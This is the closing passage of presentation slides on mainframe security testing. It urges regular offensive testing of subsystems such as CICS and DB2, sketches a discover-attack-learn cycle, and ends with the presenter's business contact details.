  - CICS, IMS, DB2, MQ, etc
- We need to review all of theses different elements on a regular basis and test them…
  - Can we break them?
  - Can we get around them?



Summary

- The myth that mainframes are secure …is just that a myth…. Mainframes are securABLE
- The correct tooling makes life significantly easier
- If you want to really protect your enterprise you need to go on the offensive
- You need to start thinking like the bad guys
- But with the right tools, skills and sheer bloody mindedness then you can defend yourself



It's a continuous process

Success?
Use the findings to your benefit to enhance your security posture.


Education
This session

Attack
(Optionally) Attack the system with discovery information.

Knowledge
Now you know what to do!

Discover
Discover the flaws in your system with the knowledge gained.

Questions



Contact

Mark Wilson
RSM Partners

markw@rsmpartners.com

mobile: +44 (0) 7768 617006

www.rsmpartners.com